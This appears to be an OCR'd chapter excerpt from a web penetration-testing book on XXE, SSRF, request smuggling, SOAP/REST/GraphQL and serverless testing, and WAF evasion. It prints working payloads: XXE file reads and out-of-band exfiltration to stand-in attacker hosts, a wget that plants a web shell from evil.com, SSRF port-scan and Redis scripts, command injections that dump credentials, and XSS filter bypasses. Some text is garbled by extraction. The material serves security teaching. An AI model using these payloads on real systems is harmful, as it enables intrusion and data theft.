
# Exploring XXE, SSRF, and Request Smuggling Techniques

This chapter covers XML External Entity (XXE), Server-Side Request Forgery (SSRF), and "Request Smuggling." These three types of attacks arise due to improper processing of requests or data by applications or servers. XXE relates to XML parsers, SSRF exploits the server's ability to send requests, and request smuggling manipulates the way requests are processed. These attacks can be mitigated through input validation and proper isolation.

XML was introduced to address issues with processing unstructured text files. The standardization of XML made its processing easier. Although JSON has gained more popularity, XML is still widely used in enterprise environments and is utilized for data exchange between applications and network protocols.

- **XML DTD**

  A Document Type Definition (DTD) defines the building blocks of an XML document and specifies the rules and structure that the document must follow. Even if an XML document is syntactically correct, it may be rejected if it does not adhere to the DTD rules.

  Example:

  - The `book` element contains five child elements: `bookName`, `author`, `publicationDate`, `ISBN`, and `review`.
  - These elements contain only text data (#PCDATA).

  An XML document that follows this DTD must have this structure to be considered valid. The internal DTD is included within the document. Using a DTD is not mandatory, and it is not recommended for small XML files due to potential overhead.

**Example**

```
<!ELEMENT book (bookName, author, publicationDate, ISBN,
review)>
<!ELEMENT bookName (#PCDATA)>
<!ELEMENT author (#PCDATA)>
<!ELEMENT publicationDate (#PCDATA)>
```

**Example**

```
<?xml version="1.0" encoding="UTF-8"?>
<book>
   <bookName>The Great Gatsby</bookName>
   <author>F. Scott Fitzgerald</author>
   <publicationDate>1925-04-10</publicationDate>
   <ISBN>978-0743273565</ISBN>
   <review>An exemplary novel of the Jazz Age.</review>
</book>
```

- **External DTD**

  XML allows developers to embed a DTD within the XML file or reference an external DTD, which is useful for consistency and efficiency across multiple XML documents with similar structures. In the example below, instead of using an embedded DTD, the XML document references an external DTD named `payload.dtd` using the SYSTEM identifier. This means that the XML document must follow the structure defined in the external DTD file.

**Example**

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE message SYSTEM "payload.dtd">
<book>
   <bookName>The Great Gatsby</bookName>
   <author>F. Scott Fitzgerald</author>
   <publicationDate>1925-04-10</publicationDate>
   <ISBN>978-0743273565</ISBN>
   <review>An exemplary novel of the Jazz Age.</review>
</book>
```

**Example**

```
<!ELEMENT book (bookName, author, publicationDate, ISBN,
review)>
<!ELEMENT bookName (#PCDATA)>
<!ELEMENT author (#PCDATA)>
<!ELEMENT publicationDate (#PCDATA)>
<!ELEMENT ISBN (#PCDATA)>
<!ELEMENT review (#PCDATA)>
```

- **XXE (XML EXTERNAL ENTITY)**
  To illustrate how XXE can be exploited, consider an example of a "book review" that allows users to input or export book details via XML. Below is an example of a harmless XML input containing the desired values. When this input is submitted, the application reads the XML content, parses it, and displays the data contained in each tag.

**Payload**

```
<book>
    <bookName>The Great Gatsby</bookName>
    <author>F. Scott Fitzgerald</author>
    <publicationDate>1925-04-10</publicationDate>
    <ISBN>978-0743273565</ISBN>
    <review>An exemplary novel of the Jazz Age.</review>
</book>
```

Now, let’s attempt to define an entity named "xxe" and point it to an internal file on ."the web server, such as the well-known file "/etc/passwd

**Payload:**

```
<?xml version="1.0"?>
<!DOCTYPE book [
   <!ELEMENT book ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<book>
   <bookName>&xxe;</bookName>
   <author>F. Scott Fitzgerald</author>
   <publicationDate>1925-04-10</publicationDate>
   <ISBN>978-0743273565</ISBN>
   <review>An exemplary novel of the Jazz Age.</review>
</book>
```

The entity "xxe" is referenced within the `<bookName>` tag using `&xxe;`. As soon as the parser encounters this reference, it attempts to load the content of the "/etc/passwd" file from the server's file system and include it in the XML document. The code responsible for this vulnerability is: `libxml_disable_entity_loader(false);`, which enables the loading of external .entities. This function modifies the behavior of external entity loading

**Analysis of Vulnerable Code**

```
if ($_SERVER['REQUEST_METHOD'] === 'POST' && !empty($_
      POST['xml_content'])) { libxml_disable_entity_
      loader(false);
      $xml = $_POST['xml_content'];
      $doc = new DOMDocument();
      if ($doc->loadXML($xml, LIBXML_NOENT)) {
            $bookName = $doc->getElementsByTagName
      ('bookName')->item(0)->textContent;. . .
            echo "<strong>Review:</strong><br><pre>
            $review</pre>";
      } else {
            echo "Error parsing XML.";
      }
}
```

Depending on how the application parses XML and whether it checks for required .tags, it might be possible to achieve the same effect using a minimal payload

**Payload**

```
<?xml version="1.0"?>
<!DOCTYPE data [
   <!ELEMENT data ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<data>&xxe;</data>
```

For Windows systems, paths such as "/etc/passwd" will not be valid. Instead, paths like "C:/Windows/System32/drivers/etc/hosts" or "C:/Windows/WindowsUpdate.log" can be referenced to confirm the presence of .XXE

**Payload**

```
<?xml version="1.0"?>
<!DOCTYPE data [
   <!ELEMENT data ANY >
   <!ENTITY xxe SYSTEM "file:///C:/Windows/WindowsUp-
   date.log" >
]>
<data>&xxe;</data>
```

- **Remote Code Execution Using XXE**

  In PHP environments, commands might be executed using the "expect wrapper." The "expect" extension is not enabled by default, but it may be enabled in some PHP configurations found during penetration tests.

**Payload**

```
<?xml version="1.0"?>
<!DOCTYPE data [
   <!ELEMENT data ANY >
   <!ENTITY xxe SYSTEM "expect://id" >
]>
<data>&xxe;</data>
```

- **XXE JSON to XML**

  In some server configurations, you may be able to convert JSON data to XML format. This is done by changing the Content-Type header from "application/json" to "application/xml" and then converting the JSON structure to its XML equivalent.

**Example: JSON Input**

```
{
"book": {
   "bookName": "The Great Gatsby",
   "author": "F. Scott Fitzgerald",
   "publicationDate": "1925-04-10",
   "ISBN": "978-0743273565",
   "review": "An exemplary novel of the Jazz Age."
   }
}
```

**Malicious JSON converted to XML with XXE:**

```
<?xml version="1.0"?>
<!DOCTYPE book [
   <!ELEMENT book ANY>
   <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<book>
   <bookName>&xxe;</bookName>
   <author>F. Scott Fitzgerald</author>
   <publicationDate>1925-04-10</publicationDate>
   <ISBN>978-0743273565</ISBN>
   <review>An exemplary novel of the Jazz Age.</review>
</book>
```

- **XXE Through File Parsing**

  XXE vulnerabilities can be exploited through various formats like SVG, DOCX, and XLSX that support XML content. If an application processing these files does not handle XML entities securely, XXE may occur. For example, in an application that loads SVG files, a specific payload can lead to XXE. In this SVG, the entity `&xxe;` is defined to load the content of the `/etc/passwd` file. If the application processes this SVG and resolves external entities, the content of the `/etc/passwd` file will be displayed as text within the SVG image.

**Payload:**

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
   <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<svg width="300" height="200" xmlns="www.w3.org/2000/
   svg">
   <text x="10" y="40">&xxe;</text>
</svg>
```

- **Reading Local Files via php**

  The `php://` wrapper can be used to retrieve local files and handle special XML characters like `&`, `<`, and `>`. By using this wrapper and changing the format to base64, issues related to these characters can be avoided. For example, you can retrieve the `/etc/passwd` file and convert it to base64.

**Payload**

```
<?xml version="1.0"?>
<!DOCTYPE data [
   <!ENTITYxxeSYSTEM"php://filter/read=convert.base64-
   encode/resource=/etc/passwd">
]>
<data>&xxe;</data>
```

- **BLIND XXE EXPLOITATION USING (OOB) CHANNELS**
  Blind XXE vulnerabilities occur when the application does not provide direct feedback from the payload and are usually identified by creating out-of-band (OOB) network interactions. To detect this vulnerability, "parameter entities" can be used as an alternative to standard entities, which are often filtered and blocked.

- **OOB XXE via HTTP**
  To exploit Blind XXE and retrieve local files, you can use an XML payload that employs a parameter entity `%remote` to load an external DTD (`evil.dtd`) from an attacker's server.

**Payload**

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data [
   <!ENTITY % remote SYSTEM "http://192.168.38.133:4444/
   evil.dtd">
   %remote;
]>
<data>&exfil;</data>
```

**evil.dtd**

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/etc/passwd">
<!ENTITY % eval "<!ENTITY exfil SYSTEM 'http://192.168
.38.133:4444/?data=%file;'>">
%eval;
%exfil;
```

- **XXE OOB Using FTP**
  When retrieving content via HTTP, issues may arise due to problematic characters or lengthy base64 encoding. As a solution, FTP provides an alternative. Unlike HTTP, FTP has no character or length limitations and can transfer binary data directly, addressing concerns related to encoding. A basic payload for extracting content via FTP might look like this:

**xxe.dtd**

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtdContents "
<!ENTITY  uploadfile  FTP  'ftp://attacker-ftp-server.
com:21/%file;'>">
%dtdContents;
The dtd is referenced as follows:
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ENTITY  %  externalDTD  SYSTEM  "http://attacker.com/
xxe.dtd">
%externalDTD;
%uploadfile;
```

```
]>
<r>&uploadfile;</r>
```

- **Error-Based Blind XXE**
  In Blind XXE debugging, the application does not reveal the contents of local files but may generate error messages that provide information about the system. By using payloads to reference non-existent files and observing the error messages, an attacker can gain information about the files present on the web server.

**Payload**

```
<?xml version="1.0" ?>
<!DOCTYPE data [
   <!ENTITY xxe SYSTEM "file:///nonexistentfile.txt">
]>
<data>&xxe;</data>
```

- **SERVER-SIDE REQUEST FORGERY (SSRF)**
  SSRF (Server-Side Request Forgery) is a vulnerability that allows an attacker to send requests on behalf of the server. This vulnerability is commonly found in file upload features and can lead to port scanning, Denial of Service attacks, and access to internal files and local network resources.

**Vulnerable Code**

```
<?php
ini_set('default_socket_timeout',5);
if (isset($_POST['url']))
{ $link = $_POST['url'];
echo "<h2>Displaying - $link</h2><hr>";
echo "<pre>".htmlspecialchars(file_get_contents($link)).
"</pre><hr>";}
?>
```

The code allows users to input a URL using the `file_get_contents()` function and then display the content. This code uses the `htmlspecialchars` function as a basic protection against XSS vulnerabilities, but due to the lack of a URL whitelist and insufficient error handling, it is vulnerable to SSRF.

- **SSRF in PHP Thumb Application**

  In the code review session for the PHP Thumb application, we found that the application is designed to load external images, and we observed the following part of the code responsible for this functionality: This code loads an external image based on the "src" parameter. The main issue is the lack of checks to verify that the loaded image is from actual image formats such as .jpg, .png, .gif, etc. With debugging mode enabled ("True"), any error messages from underlying networks are displayed. This behavior can be exploited by attackers to launch SSRF attacks.

- **SSRF to Remote Code Execution (RCE)**

  SSRF vulnerabilities can be exploited to access sensitive data on the server or internal network. Combining SSRF with other vulnerabilities can lead to Remote Code Execution (RCE), especially in services like Redis and Memcached, which may be vulnerable due to misconfigurations. To test these vulnerabilities, you can use "SSRF Redis Lab" [https://github.com/rhamaa/Web-Hacking-Lab/tree/master/SSRF_REDIS_LAB].

- **Scanning for Open Ports**

  After deploying the application, the first step is to test for open/closed ports and observe the response through the "url" parameter. To automate this process, a Python script has been created to assess open ports.

**Payload**

```
import requests

def portscan(port):
   headers = {
   'Content-Type':     'multipart/form-data;     bound-
   ary=------------------455644973482634059410571656 5'
   }

   data='----------------455644973482634059410571656 5\
   r\nContent-Disposition: form-data; name="url"\r\n\r\
   nhttp://127.0.0.1:'+str(port)+'\r\n----------------
   -------------455644973482634059410571656 5--\r\n'

   response = requests.post('http://10.0.2.15:1111/',
   headers=headers, data=data, verify=False)
      if not "Connection refused" in response.text:
            print("Port Found: "+ str(port))
start_port = 1
end_port = 65535

for port in range(start_port, end_port + 1):
      portscan(port)
```

- **Interacting with Redis and the Gopher Protocol**

  To interact with the Redis instance, we will use the Gopher protocol. Redis uses the RESP (REdis Serialization Protocol) for communication, which allows sending plain text commands directly without manual structuring.
  In this Python script, the Gopher payload is as follows:
  - Connect to the Redis server on the local machine (127.0.0.1) on the default port (6379).
  - Send the `INFO` command to retrieve information and statistics about the Redis server.
  - Then send the `quit` command to close the connection with the Redis server.

**Python**

```
# Python script to convert Redis inline commands to
   URL-encoded Gopher payloads
def generate_gopher_payload(command):
   payload = "gopher://127.0.0.1:6379/_%s" % command.
   replace('\r', '').replace('\n', '%0D%0A').replace('
   ', '%20')
return payload

cmd = "INFO\nquit"
gopherPayload = generate_gopher_payload(cmd)
print(gopherPayload)
```

**Command:**

```
gopher://127.0.0.1:6379/_%0D%0AINFO%0D%0Aquit%0D%0A
```

- **Chaining SSRF with Redis for File Write to Obtain RCE**
  Redis, if running with root access, can allow attackers to write sensitive files to the system and manipulate cronjobs. For this purpose, the `payload_redis.py` script is used in the lab to generate a malicious payload for this vulnerability.

**Command**

```
Python2 payload_redis.py cron
```

- **HTTP REQUEST SMUGGLING/HTTP DESYNC ATTACKS**
  HTTP Request Smuggling or HTTP Desync is a type of vulnerability that arises from sending an ambiguous HTTP request. This request is processed as a single request by front-end servers (such as reverse proxies) and as multiple requests by the back-end web server. This vulnerability can lead to issues such as XSS, cache poisoning, and bypassing security controls.

**Request**

```
POST /data HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded
```

**Content-Length: 10**

```
data=tmgml
```

The TE header has the value chunked, which indicates that the request body is sent in chunks. Here is an example:

**Request**

```
POST /data HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded
```

# Pentesting Web Services and Cloud Services

Web services are used not only by web applications but also by users, such as mobile applications. RPC and REST are two main types of web services; RPC focuses on remote procedure calls, while REST focuses on interacting with resources through HTTP methods. REST is the primary choice for building web services due to its scalability and better performance.

- **Monolithic versus Distributed Architecture**
  Web services have enabled the creation of distributed and flexible microservices architectures. Unlike monolithic architectures where the failure of a single component can bring down the entire system, microservices divide the application into independent and smaller services, each performing a specific function. These services can be scaled independently, and if one service fails, the other parts of the system can remain operational.

- **INTRODUCTION TO SOAP**
  SOAP is an RPC protocol that uses XML to access web services and was popular before REST. It is still used in many enterprise systems. Since SOAP is based on XML, vulnerabilities related to XML such as XXE injection and XPath issues remain a concern in SOAP applications. These problems are related to how SOAP messages are processed in web applications, not the SOAP protocol itself. If SOAP data is used without proper sanitization, it may lead to remote code execution.

- **Interacting with SOAP Services**
  SOAP services provide a WSDL document that includes details about operations and parameters and acts as internal documentation. This document can be accessed by appending "?wsdl" to the end of the service URL, providing valuable information to both developers and attackers.
- **Invoking Hidden Methods in SOAP**

By examining the WSDL file of a SOAP service, you might discover additional operations such as "delete contact" that are not displayed in the web interface. To import the WSDL file into Postman, upload the file, and Postman will generate a collection of requests for the SOAP operations, which you can use to delete a contact.

- **SOAP Account-Takeover Vulnerability**
  In a security test, it was observed that changing the "userIdentifier" in SOAP requests led to access to information of other users, such as their names, surnames, and even their passwords. This vulnerability, known as IDOR (Insecure Direct Object References), can lead to account takeover.

- **Remote Code Execution (RCE) in SOAP Service**
  If user inputs are not properly sanitized and validated and are directly passed to shell functions, it can lead to Remote Code Execution (RCE). In a security test, it was observed that input from the `<user>` parameter is directly passed to shell functions, leading to the execution of commands like `id` on the Linux operating system.

**Payload**

```
"& id &"
```

The response indicated that the application has a blacklist filter for single and double quotes. To bypass this filter, payloads were encoded using HTML entities, such that the character `&` was changed to `&` and double quotes to `&quot

.

**Payload**

```
&quot;&amp id &&quot;
```

Attempts to access the file `/etc/shadow`, which contains sensitive user data, were unsuccessful because the application was running with non-root privileges. However, the file `/etc/passwd`, which is readable by all local users, provided useful information..

**Payload**

```
&quot;&amp cat /etc/passwd &&quot;
```

- **Finding Writable Directory**

  In the next step, a writable directory was needed to upload a shell or backdoor. The following upload was used to identify directories:

Payload

```
&amp;quot;&amp;amp ls -l /var/www/cgi-bin&amp;&amp;quot;
```

- **Uploading Shell to Achieve RCE**

  From the response, several writable directories were identified, including the "M2M" directory, which was used to upload the PHP shell C99. The `wget` command was used to fetch and write the content of `shell.txt` to the M2M directory.

Payload

```
&amp;quot;&amp;amp wget "http://www.evil.com/shell.txt"" -O /
var/www/cgi-bin/M2M/shell.php &amp;&amp;quot;
```

- **REST API**

  RESTful web services typically use JSON or XML for data transfer, but other formats like plain text and HTML can also be used. By analyzing requests and responses in a REST web application, valuable information about the API, such as endpoints, HTTP methods, and sent parameters, can be obtained. REST APIs operate based on HTTP methods, such as GET, POST, PUT, and DELETE.

- **Identifying REST API Endpoints**

  RESTful services may be accompanied by Swagger documentation, which defines the structure and functionality of the API and is typically in JSON or YAML formats. Swagger endpoints are usually found at locations like `/swagger`. Monitoring requests related to JSON or YAML files can reveal Swagger documentation.

- **Example 1: Excessive Data Exposure**

  Data Overexposure occurs when an API reveals more information than is necessary for a specific task. This issue violates the principle of least privilege and can lead to the exposure of sensitive user information.

**POC**

```
https://example.com/rest/v11/Users?=admin
```

- **Example 2: Sensitive Data Exposure**
  During a security test, it was found that by providing an email address in the "email" parameter, the server responds with details such as account ID, display name, and access level. An attacker could exploit this vulnerability to obtain details of other users in the system by supplying a list of email addresses and systematically probing through the parameter.

**Request**

```
GET /driver/v2/accounts?email=test@test.com HTTP/1.1
Host: example.com
Accept: application/json;charset=utf-8
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Samsung
Galaxy S6 - 6.0.0 - API 23 - 1440x2560 Build/MRA58K; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/
44.0.2403.119 Mobile Safari/537.36
AppToken: REDACTED
Content-Type: application/json;charset=utf-8
Accept-Language: en-US
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/json; charset=utf-8
Server:
X-AspNet-Version:
X-Powered-By:
Date: Wed, 12 Jun 2019 23:24:56 GMT
Connection: close
Content-Length: 172

[{"AccountId":,"DisplayName":"
"},{"AccountId":,"DisplayName":"
( ) NOW
CLOSED"},{"AccountId":,"DisplayName":"
"}]
```

- **GRAPHQL VULNERABILITIES**
  GraphQL, developed by Facebook and open-source, uses a single endpoint for all operations, unlike REST which uses multiple endpoints. GraphQL supports two operations: Query (for retrieving data) and Mutate (for updating and deleting data). From a security perspective, GraphQL does not have built-in security mechanisms by default and may expose sensitive data if access controls are not properly implemented.

- **Enumerating GraphQL Endpoint**
  Identifying GraphQL endpoints is easier than REST APIs because it uses a single endpoint. These endpoints may provide detailed or minimal information about the API structure and may return errors such as "query not present" or "Field ‘x’ doesn’t exist on type ‘y’."

**Example**

```
v2/playground
v2/subscriptions
v2/api/graphql
v2/graph
v3/altair
v3/explorer
v3/graphiql
```

- **GraphQL Introspection**
  In GraphQL, the **introspection** feature allows users to inspect the API's structure. For security reasons, it's recommended to disable this feature in production environments. JSON is the most common format for GraphQL requests. To test for vulnerabilities, tools like the "Damn Vulnerable GraphQL Application" (DVGA) can be used. To check if introspection is enabled on a GraphQL endpoint, look for the presence of the `_schema` field in the response. If the response includes the schema field, it indicates that introspection is enabled.

**Code**

```
{
  __schema {
    types {
      name
    }
  }
}
```

To check if introspection is enabled on a GraphQL endpoint, you should look for the presence of the `_schema` field in the response. If the response includes the schema field, it means introspection is enabled. Additionally, when sending requests through tools like Burp Suite or other proxies, the .request must be correctly encoded in JSON format

**Payload**

```
{
  "query": "{__schema {types {name}}}"
}
```

Executing this request will provide detailed information about all the fields and types available in the GraphQL schema.

**Payload:**

```
{
"query": "query IntrospectionQuery {__schema {queryType
   {name} mutationType {name} subscriptionType {name}
types { . . . FullType} directives {name descrip-
tion args { . . . InputValue} onOperation onFrag-
ment onField} }} fragment FullType on __Type {kind
name description fields(includeDeprecated: true)
{name description args { . . . InputValue} type
{ . . . TypeRef} isDeprecated deprecationReason}
inputFields { . . . InputValue} interfaces { . . .
TypeRef} enumValues(includeDeprecated: true) {name
description isDeprecated deprecationReason} possi-
bleTypes { . . . TypeRef} } fragment InputValue on
__InputValue {name description type { . . . TypeRef}
defaultValue} fragment TypeRef on __Type {kind name
ofType {kind name ofType {kind name ofType {kind
name ofType {kind name} }} }} "
```

**Response**

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Content-Length: 31501
4 Date: Tue, 04 Jul 2023 12:31:28 GMT
5
6 {"data":{"__schema":{"queryType":{"name":
  "Query"},"mutationType":{"name":
  "Mutations"},"subscriptionType":{"name":
  "Subscription"},"types":[{"kind":"OBJECT",
  "name":"Query","description":null,"fields"
  :[{"name":"pastes","description":null,
  "args":[{"name":"public","description":
  null,"type":{"kind":"SCALAR","name":
  "Boolean","ofType":null},"defaultValue":
  null},{"name":"limit","description":null,
  "type":{"kind":"SCALAR","name":"Int",
```

- **Information Disclosure: GraphQL Field Suggestions**
  Even if introspection is disabled, you can use **field suggestions** in GraphQL to identify correct field names. This feature provides suggestions for similar fields, even if the field name provided is incorrect.

**Payload**

```
mutation query {
   upload
}
```

- **GraphQL Introspection Query for Mutation**
  To investigate how **mutations** in GraphQL can be exploited, you can start by using introspection queries to identify the different types of mutations. For example, in DVGA, the mutation "createPaste" is used to create new posts. The next step involves creating a new post and monitoring the request to analyze potential vulnerabilities.

**Payload**

```
{
   "query": "query IntrospectionQuery {\n __schema
   {\n mutationType {\n name\n fields {\n name\n
   description\n args {\n name\n description\n type
   {\n name\n } \n } \n } \n } \n } \n}"
}
```

In addition to the "CreatePaste" method, the previous introspection query also revealed other interesting methods such as "DeletePasteID." To understand the structure and construct an appropriate query, you can use a specific query to gather information about the fields available in the "DeletePaste" type. This approach helps in crafting precise queries to exploit .potential vulnerabilities or manipulate the GraphQL API effectively


**Payload**

```
{
 __type(name: "DeletePaste") {
   name
   description
   fields {
     name
     description
     type {
      name
      kind
      ofType {
        name
        kind
      }
```

Based on the response, it is clear that the "DeletePaste" type has only one field named "result" which is of Boolean type. This indicates that the mutation will delete the post with the provided ID and return a Boolean value to indicate the success or failure of the delete operation. With this information, you can construct the final payload for the mutation.

**Payload:**

```
mutation DeletePaste($id: Int!) {
  deletePaste(id: $id) {
   result
  }
}
```



```
{
  "data": {
    "__type": {
      "name": "DeletePaste",
      "description": null,
      "fields": [
        {
          "name": "result",
          "description": null,
          "type": {
            "name": "Boolean",
            "kind": "SCALAR",
            "ofType": null
          }
        }
      ]
    }
```

- **SERVERLESS APPLICATIONS VULNERABILITIES**
  The term "serverless computing" means that server management is handled by the cloud service provider, and developers are only responsible for writing code. Key features of this architecture include API routing for internet access, execution of operations based on events, and stateless functions, meaning no caching and state is reset with each execution.
- **Functions as a Service (FaaS)**
  FaaS (Function as a Service) is a type of serverless computing that executes functions in response to events and charges based only on execution time. This leads to cost reduction and higher scalability. Notable examples include AWS Lambda and Google Cloud Functions. FaaS is one type of serverless architecture, while other serverless services include databases and storage as a service.

**Code**

```
exports.handler = async () => {
    return {
      statusCode: 200,
      body: 'Hello World!'
    };
};
```

- **SENSITIVE INFORMATION EXPOSURE**
  In FaaS, if the `debug` parameter is set to `True`, the Lambda function may expose sensitive information like AWS access keys; otherwise, it returns the message "Hello World!"

**Code**

```
import os
import json

def lambda_handler(event, context):
  query_params = event['queryStringParameters']
  debug = query_params.get('debug', 'false').lower() == 'true'

  if debug:
    return {
      'statusCode': 200,
      'body': json.dumps({
         'access_key': os.getenv('AccessKey'),
         'secret_access_key': os.getenv('AccessSecret')
      }),
    }
  else:
    return {
      'statusCode': 200,
      'body': json.dumps('Hello World!'),
    }
```

**POC**

```
http://lambda-url.us-east-1.on.aws/?debug=true
```

**Payload**

```
aws lambda invoke --function-name tmgmBookFunction
--payload 'eyJkZWJ1ZyI6IHRydWV9' outputfile.txt
```

- **Serverless Event Injection**
  In serverless architecture, functions are triggered by events, which can be controlled by attackers through trusted resources like S3, message queues, or API Gateway and lead to shell command injection. This can result in code execution vulnerabilities. Here, the focus is on command execution vulnerabilities that may arise when the application processes and parses external URLs.

**POC**

```
https://; cat /var/task/index.js #
```

- **Analysis of Vulnerable Code**

  The code shows that the input URL is sent to the `child_process.execSync` function. Node.js documentation warns against passing untrusted input to these functions, as input containing shell metacharacters can lead to arbitrary command execution.

**Code:**

```
async function log(event) {
  const docClient = new AWS.DynamoDB.DocumentClient();
  let requestid = event.requestContext.requestId;
  let ip = event.requestContext.identity.sourceIp;
  let documentUrl = event.queryStringParameters.document_url;
  await docClient.put({
    TableName: process.env.TABLE_NAME,
    Item: {
      'id': requestid,
      'ip': ip,
      'document_url': documentUrl
    }
   }
  ).promise();
}
exports.handler = async (event) => {
  try {
    await log(event);
    let documentUrl = event.queryStringParameters.
document_url;
    let txt = child_process.execSync('./bin/curl --silent
-L ${documentUrl} | /lib64/ld-linux-x86-64.so.2. /bin/
catdoc -').toString();
```

Although an attacker could use this vulnerability to install a backdoor in the application, the ephemeral nature of serverless architecture limits the effectiveness of this method. This is because serverless instances are periodically reset, making the backdoor ineffective over time. However, since Lambda functions store AWS keys in environment variables, they can still be accessed using commands like `env` or `cat /proc/self/environ.`

**Payload**

```
https://homepages.inf.ed.ac.uk/neilb/TestWordDoc.
doc;env
```

**Payload**

```
https://homepages.inf.ed.ac.uk/neilb/TestWordDoc.doc>/
dev/null;env
```


# Evading Web Application Firewalls (WAFs)

Web Application Firewalls (WAFs) are recognized as the primary line of defense against application attacks. However, despite utilizing advanced technologies such as machine learning and artificial intelligence, they still have limitations in protecting against these attacks. Most WAFs rely on pattern matching and do not consider the overall context of the attacks. This chapter explores methods of bypassing WAFs, focusing on XSS attacks, and also examines the issues that arise from an overreliance on regular expressions. Unlike regular expressions, which return only "true" or "false," Bayesian analysis evaluates the likelihood that data is malicious in probabilistic terms and makes decisions based on scoring. With machine learning (ML), a WAF is trained on both good and bad data, improving its ability to detect attacks over time. WAFs typically use either a whitelist or blacklist model, but due to the complexities of the real world, blacklists are more commonly used to block suspicious inputs.

- **Blacklisting-Based Models**
  The blacklist model works by blocking known malicious inputs, but due to the complexity of attacks and the variety of browsers, maintaining it is challenging and may lead to system limitations and false positives. For example, ModSecurity considers inputs containing words like "src" and "base64" as malicious, which can cause issues in certain environments.

- **Fingerprinting WAF**
  The first step before testing a WAF is to identify and gather precise information about its type, operational mode, and version. This information can be crucial for saving time and effectively utilizing existing methods to bypass the WAF. WAFs often leave behind indicators such as specific patterns in cookies, HTTP responses, content alterations, headers, and even DNS records, which can reveal their presence. Some WAF vendors deliberately expose these indicators to help mitigate false positives or act as a form of deterrence.

The Citrix Netscaler firewall reveals its presence by adding specific cookies like "ns_af" and "citrix_ns_id" in the HTTP response headers. Similarly, F5 BIG IP ASM adds cookies that start with "TS," which contain a random string of letters and numbers, typically 3 to 6 characters long. Barracuda also discloses its identity by adding cookies such as "barra_counter_session" and "BNI_Barracuda_LB_Cookie." Some WAFs further reveal their presence by returning specific HTTP status codes like 403, 406, 419, etc., in response to malicious requests.

- **ModSecurity**

  ModSecurity is one of the most widely used open-source WAFs for Apache-based servers. When a malicious request is detected, ModSecurity responds with a "406 Not Acceptable" error. Additionally, the response text often includes a reference to ModSecurity generating the error, which reveals its presence.

**Request**

```
GET /<script>alert(1);</script> HTTP/1.1 Host: www.
target.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:25.0)
Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

**Response**

```
HTTP/1.1 406 Not Acceptable
Date: Thu, 05 Dec 2013 03:33:03 GMT
Server: Apache Content-Length: 226
```

The Sucuri website firewall, when faced with a malicious request, redirects the user to a page titled "Access Denied," which includes a "Block ID" that indicates the specific rule that triggered the block. Similarly, Cloudflare transparently reveals its presence through cookies, headers, and DNS records. Upon detecting a malicious request, Cloudflare typically redirects the user to a custom page that highlights its role in protecting the website.

- **Connection Close**
  This WAF detection method involves observing how the WAF handles malicious requests. If the WAF silently drops these requests, you might see the "close" option in the response header, indicating that the server intends to close the connection after the response. This behavior is commonly employed as a defensive measure against Brute Force and Denial of Service (DoS) attacks.

**Modsecurity Rule**

```
SecAction phase:1,id:109,initcol:ip=%{REMOTE_ADDR},nolog
SecRule ARGS:login "!^$"
"nolog,phase:1,id:110,setvar:ip.auth_attempt=+1,
deprecatevar:ip.auth_attempt= 25/120" SecRule IP:AUTH_
ATTEMPT "@gt 25" "log,drop,phase:1,id:111,msg:'Possible
Brute Force Attack' "
```

- **BYPASS WAF—METHODOLOGY EXEMPLIFIED AT XSS**
  This section presents a systematic method for bypassing WAFs by reversing the WAF's blacklist regex patterns to identify and bypass blocked inputs. These payloads are designed for modern browsers like Chrome and Firefox. To test the WAF, check if it allows the injection of HTML tags such as `<b>`, `<i>`, and `<u>`, and whether it filters the `<` and `>` brackets. Additionally, examine whether these brackets are HTML-encoded or removed.

- **Injecting Script Tag**
  In security testing, the `<script>` tag is typically used for injecting JavaScript code, and security filters often block it. To test the robustness of these filters, it's advisable to start with simple attacks and then gradually move on to more complex ones.

| Payload | Purpose | Compatibility |
|---|---|---|
| `<sCRiPt>alert(1);</sCRipT>` | Determine if the filter fails to recognize a combination of cases in the payload. | Chrome, Firefox |
| `<script/tmgmtmgm>alert(1);</script>` | Test, if the filter looks for script tag "<script>" and allows random characters. | Chrome, Firefox |
| `<ScRiPt>alert(1);` | Injecting without using the closing tags | Not to be auto-executed |
| `<SCriPt>delete alert;alert(1)</sCriPt> //` | Using delete keyword to confuse filters | Not to be auto-executed |
| `<script>confirm(1);</script>` | Test the effect of injecting a newline character after the opening script tag. | Chrome, Firefox |

- **Testing with Attributes and Corresponding Tags**
